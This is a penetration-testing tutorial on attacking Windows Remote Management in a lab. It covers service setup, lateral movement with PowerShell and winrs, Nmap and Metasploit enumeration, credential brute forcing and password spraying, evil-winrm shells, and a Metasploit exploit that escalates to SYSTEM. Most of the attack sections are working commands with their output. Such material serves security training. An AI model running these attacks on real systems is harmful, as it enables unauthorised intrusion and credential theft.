iGNITE Technologies

WinRM

Penetration Testing

www.hackingarticles.in

Contents

Introduction

WinRM Penetration Testing plays a crucial role in assessing the security of **Windows environments**. This guide further explores **lateral movement**, **remote shell access**, and **exploitation techniques** using tools like **PowerShell**, **Nmap**, and **Metasploit**. **Windows Remote Management (WinRM)**, developed by Microsoft, helps users remotely manage hardware and operating systems on **Windows machines**. It forms a key part of the **Windows Management Framework** and implements the **WS-Management Protocol**, a standard web services protocol designed for remote management of software and hardware. Notably, **WS-Management** uses **SOAP** and supports the **XML schema**. **WinRM** communicates over **port 5985** for **HTTP transport** and **5986** for **HTTPS Transport**

Lab Setup

Target Machine: Windows Server 2019 (192.168.31.70)

Standalone Individual Machine: Windows 10

Attacker Machine: Kali Linux (192.168.31.141)

To Perform lab setup, we need to enable and configure the WinRM service on both the server and an individual machine. Here we are using the Windows 10 as an individual machine and the server as Windows Server 2019.

First, we will configure the WinRM using PowerShell on the Windows Server 2019, the following procedure can be used:

Execution Policy Bypass:

In order to run some scripts or perform any task the execution policy needs to be bypassed. This method does not change the system-wide execution policy and only applies to the current PowerShell session. Following is the command:

```
powershell -ep bypass
```

Enable-PSRemoting:

The **Enable-PSRemoting** cmdlet configures the computer to receive PowerShell remote commands that are sent by using the WS-Management technology. Following is the command:

```
Enable-PSRemoting -force
```

WinRM config:

By default, WinRM listens on port 5985 for HTTP and 5986 for HTTPS. Also, there is a flexibility to allow connections from specific remote hosts. Here we are using the wildcard character (*) for all the machines on the network. Following are the commands:

```
winrm quickconfig -transport:https
Set-Item wsman:\localhost\client\trustedhosts *
```

Restart service:

After the configuration is complete, now the service can be restarted using the following command:

```
Restart-Service WinRM
```

```
PS C:\Users\Administrator> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Enable-PSRemoting -force
PS C:\Users\Administrator> winrm quickconfig -transport:https
WinRM service is already running on this machine.
WSManFault
    Message
        ProviderFault
            WSManFault
                Message = Cannot create a WinRM listener on HTTPS because this machi

Error number:  -2144108267 0x80338115
Cannot create a WinRM listener on HTTPS because this machine does not have an approp
PS C:\Users\Administrator> Set-Item wsman:\localhost\client\trustedhosts *

WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in t
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):
PS C:\Users\Administrator> Restart-Service WinRM
PS C:\Users\Administrator>
```

There is one more configuration that we need to do is to add the **administrator** user in the local group **Remote Management Users**.

```
net localgroup "Remote Management Users" /add administrator
```

```
PS C:\Users\Administrator> net localgroup "Remote Management Users" /add administrator
The command completed successfully.

PS C:\Users\Administrator>
```

Now to configure on the individual machine, we are going to perform the same action which we followed in case of server configuration. It can be noticed that Enable-PSRemoting command gives an error however the command will be executed successfully.

```
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Enable-PSRemoting -force
WinRM is already set up to receive requests on this computer.
Set-WSManQuickConfig : <f:WSManFault xmlns:f="http://schemas.microsoft.com/wbem/wsm
xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault" Code="2150859113" Ma
either Domain or Private and try again. </f:Message></f:WSManFault></f:ProviderFaul
At line:116 char:17
+                 Set-WSManQuickConfig -force
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Set-WSManQuickConfig], Invalid
    + FullyQualifiedErrorId : WsManError,Microsoft.WSMan.Management.SetWSManQuickCo

PS C:\Windows\system32> winrm quickconfig -transport:https
WinRM service is already running on this machine.
WSManFault
    Message
        ProviderFault
            WSManFault
                Message = Cannot create a WinRM listener on HTTPS because this mach
, or self-signed.

Error number:  -2144108267 0x80338115
Cannot create a WinRM listener on HTTPS because this machine does not have an appro
PS C:\Windows\system32> Set-Item wsman:\localhost\client\trustedhosts *

WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):
PS C:\Windows\system32> Restart-Service WinRM
```

Testing the connection

We can check the connection using test-wsman, if the connection is successful then the command will return the version details.

```
test-wsman -computername "192.168.31.70"
```

```
PS C:\Users\IEUser> test-wsman -computername "192.168.31.70"

wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

Lateral Movement (Locally)

Since the service is active, now we can try different ways to move laterally by directly using the WinRM service. Here we are assuming that we have already obtained the initial access in the system as a user now we are trying to move laterally.

Connecting server using Enter-PSSession

You can use the **Enter-PSSession** cmdlet to connect to the **remote server** by specifying the **ComputerName** (target machine) and the **Credential** (trusted remote account). Once you establish the connection, you can run **system commands** directly on the target.


```
Enter-PSSession -ComputerName 192.168.31.70 -Credential administrator
Systeminfo
```

```
PS C:\Users\IEUser> Enter-PSSession -ComputerName 192.168.31.70 -Credential administrator
[192.168.31.70]: PS C:\Users\Administrator\Documents> systeminfo

Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA885
Original Install Date:     7/8/2024, 1:19:23 PM
System Boot Time:          7/10/2024, 1:13:48 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~2904 Mhz
                           [02]: Intel64 Family 6 Model 165 Stepping 5 GenuineIntel ~2904 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     8,191 MB
Available Physical Memory: 6,485 MB
Virtual Memory: Max Size:  10,111 MB
Virtual Memory: Available: 8,466 MB
Virtual Memory: In Use:    1,645 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    ignite.local
Logon Server:              \\DC1
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB4514366
                           [02]: KB4512577
                           [03]: KB4512578
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
```

Connecting server using winrs


winrs is another command which uses WinRM service to connect to remote systems and execute the commands.

```
winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 ipconfig
```



It can also be used to get an interactive shell where we can run the commands afterwards directly.

```
winrs -r:192.168.31.70 -u:workstation\administrator -p:Ignite@987 CMD
```




Connecting server using Powershell

Additionally, you can connect using **PowerShell Invoke-Command**. Here, you must provide the host name in the **ComputerName** parameter and the account name in the **Credential** parameter. You should also set the **Authentication** type as **Negotiate**. When you use **Negotiate**, **PowerShell** will initially try **Kerberos authentication** and, if it fails, it will switch to **NTLM**. However, in environments outside a domain, providing credentials becomes essential. You can also input the command using the **ScriptBlock** parameter.

```
Invoke-Command -ComputerName "192.168.31.70" -Credential workgroup\administrator -
Authentication Negotiate -Port 5985 -ScriptBlock {ipconfig /all}
```

Moreover, you can create a **cred object** to handle credentials, where the password serves as an argument. To create a **SecureString**, include the **-AsPlainText** and **-Force** parameters; otherwise, the command will fail. Finally, you can pass this **SecureString** as a variable into the **cred object**, which you create using the **System.Management.Automation** namespace and the **PSCredential** class.

```
$pass = ConvertTo-SecureString 'Ignite@987' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ('workstation\administrator', $pass)
Invoke-Command -ComputerName 192.168.31.70 -Credential $cred -ScriptBlock { ipconfig }
```



Lateral Movement (Remotely)

Scanning

To connect with the WinRM service remotely, first we need to perform the enumeration.

```
nmap -p5985,5986 -sV 192.168.31.70
```

It can be seen that the port 5985 is open and it supports the HTTP for WinRM connections.

```
┌──(root㉿kali)-[~]
└─# nmap -p5985,5986 -sV 192.168.31.70

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 04:19 EDT
Nmap scan report for 192.168.31.70
Host is up (0.00032s latency).

PORT     STATE  SERVICE VERSION
5985/tcp open   http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp closed wsmans
MAC Address: 00:0C:29:4D:15:81 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Identifying the WinRM authentication methods

The **winrm_auth_methods** auxiliary in Metasploit module can be used to determine the authentication methods. If the WinRM is supported this auxiliary will

```
use auxiliary/scanner/winrm/winrm_auth_methods
set rhosts 192.168.31.70
run
```

```
msf6 > use auxiliary/scanner/winrm/winrm_auth_methods
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > set rhosts 192.168.31.70
rhosts ⇒ 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_auth_methods) > run

[+] 192.168.31.70:5985: Negotiate protocol supported
[+] 192.168.31.70:5985: Kerberos protocol supported
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

WinRM login brute force

The brute force on WinRM can also be performed to enumerate the successful credentials. Here we are using the **auxiliary/scanner/winrm/winrm_login** inside Metasploit module. Here we are keeping the DOMAIN as default i.e., WORKSTATION. We can specify the usernames in user_file and the passwords in the pass_file.

```
use auxiliary/scanner/winrm/winrm_login
set rhosts 192.168.31.70
set user_file users.txt
set pass_file pass.txt
set password N/A
run
sessions 1
```

Once the valid credentials are found, the session is obtained.

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > set rhosts 192.168.31.70
rhosts ⇒ 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set pass_file pass.txt
pass_file ⇒ pass.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set password N/A
password ⇒ N/A
msf6 auxiliary(scanner/winrm/winrm_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\raj:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\aarti:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\administrator:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\administrator:password (Incorrect:
[+] 192.168.31.70:5985 - Login Successful: WORKSTATION\administrator:Ignite@987
[*] Command shell session 1 opened (192.168.31.141:36615 → 192.168.31.70:5985) at
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\ieuser:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\geet:1234 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:N/A (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:password (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:Ignite@987 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:Password@123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:123 (Incorrect: )
[-] 192.168.31.70: - LOGIN FAILED: WORKSTATION\komal:1234 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > sessions 1
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

Password spray using nxc

nxc can be used to perform password spray on the WinRM service, we just need to pass the username and password file as input.

```
nxc winrm 192.168.31.70 -u users.txt -p pass.txt
```

```
┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.31.70 -u users.txt -p pass.txt
WINRM       192.168.31.70   5985   DC1              [*] Windows 10 / Server 2019 Build 17763 (name:DC1)
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\raj:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\aarti:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\administrator:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\ieuser:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\geet:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\komal:password
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\raj:Ignite@987
WINRM       192.168.31.70   5985   DC1              [-] ignite.local\aarti:Ignite@987
WINRM       192.168.31.70   5985   DC1              [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
```

Once the valid username and password is obtained we can login into the remote system using evil-winrm tool.

```
evil-winrm -i 192.168.31.70 -u administrator -p Ignite@987
```

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.31.70 -u administrator -p Ignite@987

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quo

Data: For more information, check Evil-WinRM GitHub: https://github.com/

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can also directly run the commands by giving the **-x** flag using nxc, after the valid credentials are found.

```
nxc winrm 192.168.31.70 -u administrator -p Ignite@987 -x ipconfig
```

```
┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.31.70 -u administrator -p Ignite@987 -x ipconfig
WINRM       192.168.31.70   5985   DC1              [*] Windows 10 / Server 2019 Build 17763 (name:DC1)
WINRM       192.168.31.70   5985   DC1              [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
WINRM       192.168.31.70   5985   DC1              [+] Executed command (shell type: cmd)
WINRM       192.168.31.70   5985   DC1
WINRM       192.168.31.70   5985   DC1              Windows IP Configuration
WINRM       192.168.31.70   5985   DC1
WINRM       192.168.31.70   5985   DC1
WINRM       192.168.31.70   5985   DC1              Ethernet adapter Ethernet0:
WINRM       192.168.31.70   5985   DC1
WINRM       192.168.31.70   5985   DC1              Connection-specific DNS Suffix  . :
WINRM       192.168.31.70   5985   DC1              IPv4 Address. . . . . . . . . . . : 192.168.31.70
WINRM       192.168.31.70   5985   DC1              Subnet Mask . . . . . . . . . . . : 255.255.255.0
WINRM       192.168.31.70   5985   DC1              Default Gateway . . . . . . . . . : 192.168.31.1
```

Exploiting WinRM using Metasploit


Once we have found the valid credentials, we can perform command execution using the **auxiliary/scanner/winrm/winrm_cmd** inside **Metasploit**. Following are the commands:

```
use auxiliary/scanner/winrm/winrm_cmd
set cmd ipconfig
set username administrator
set password Ignite@987
run
```

```
msf6 > use auxiliary/scanner/winrm/winrm_cmd
msf6 auxiliary(scanner/winrm/winrm_cmd) > set rhosts 192.168.31.70
rhosts => 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_cmd) > set cmd ipconfig
cmd => ipconfig
msf6 auxiliary(scanner/winrm/winrm_cmd) > set username administrator
username => administrator
msf6 auxiliary(scanner/winrm/winrm_cmd) > set password Ignite@987
password => Ignite@987
msf6 auxiliary(scanner/winrm/winrm_cmd) > run

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.31.70
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.31.1
[+] Results saved to /root/.msf4/loot/20240710042950_default_192.168.31.70_
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


We can also take the meterpreter session, one we have the valid credentials. The **exploit/windows/winrm/winrm_script_exec** can be used to execute the script. This exploit automatically tries to perform privilege escalation by migrating to a system level process.

```
use exploit/windows/winrm/winrm_script_exec
set rhosts 192.168.31.70
set username administrator
set password Ignite@987
run
```



WQL (WMI Query Language) is a specialized subset of **SQL (Structured Query Language)**, specifically designed for querying data within the **Windows Management Instrumentation (WMI) framework**.

Once you obtain **valid credentials** for the **WinRM service**, you can exploit the **WMI functionality** to execute arbitrary **WQL queries** on the **target system**. Additionally, the module stores the results of these queries as **loot** for later analysis.

For example, you can provide a **WQL query** to retrieve the **Name** and **Status** of services from the **Win32_Service** class.


```
use auxiliary/scanner/winrm/winrm_wql
set rhosts 192.168.31.70
set username administrator
set password Ignite@987
set wql Select Name,Status from Win32_Service
run
```

```
msf6 > use auxiliary/scanner/winrm/winrm_wql
msf6 auxiliary(scanner/winrm/winrm_wql) > set rhosts 192.168.31.70
rhosts => 192.168.31.70
msf6 auxiliary(scanner/winrm/winrm_wql) > set username administrator
username => administrator
msf6 auxiliary(scanner/winrm/winrm_wql) > set password Ignite@987
password => Ignite@987
msf6 auxiliary(scanner/winrm/winrm_wql) > set wql Select Name,Status from Win32_Service
wql => Select Name,Status from Win32_Service
msf6 auxiliary(scanner/winrm/winrm_wql) > run

[+] Select Name,Status from Win32_Service (192.168.31.70)
=========================================================

 name                                  status
 ----                                  ------
 ADWS                                  OK
 AJRouter                              OK
 ALG                                   OK
 AppIDSvc                              OK
 AppMgmt                               OK
 AppReadiness                          OK
 AppVClient                            OK
 AppXSvc                               OK
 Appinfo                               OK
 AudioEndpointBuilder                  OK
 Audiosrv                              OK
 AxInstSV                              OK
 BFE                                   OK
 BITS                                  OK
 BTAGService                           OK
 BrokerInfrastructure                  OK
 BthAvctpSvc                           OK
 CDPSvc                                OK
 CDPUserSvc_39258                      OK
 COMSysApp                             OK
 CaptureService_39258                  OK
 CertPropSvc                           OK
 ClipSVC                               OK
 ConsentUxUserSvc_39258                OK
 CoreMessagingRegistrar                OK
 CryptSvc                              OK
 CscService                            OK
 DFSR                                  OK
 DNS                                   OK
 DPS                                   OK
 DcomLaunch                            OK
 DevQueryBroker                        OK
 DeviceAssociationService              OK
 DeviceInstall                         OK
 DevicePickerUserSvc_39258             OK
 DevicesFlowUserSvc_39258              OK
 Dfs                                   OK
 Dhcp                                  OK
 DiagTrack                             OK
 DmEnrollmentSvc                       OK
 Dnscache                              OK
```

Connecting remote shell using docker

We can execute a **Docker** image of PowerShell with NTLM support to allow for PS-Remoting from Linux to Windows. After the connection we can supply the valid credentials and get the session through Enter-PSSession.

```
docker run -it quickbreach/powershell-ntlm
$creds = Get-Credential
Enter-PSSession -ComputerName 192.168.31.70 -Authentication Negotiate -Credential $creds
```



Connecting remote shell using Ruby script

We can also connect to the remote server which has WinRM enabled using a ruby script. The script can be downloaded from here:

https://raw.githubusercontent.com/Alamot/code-snippets/master/winrm/winrm_shell_with_upload.rb

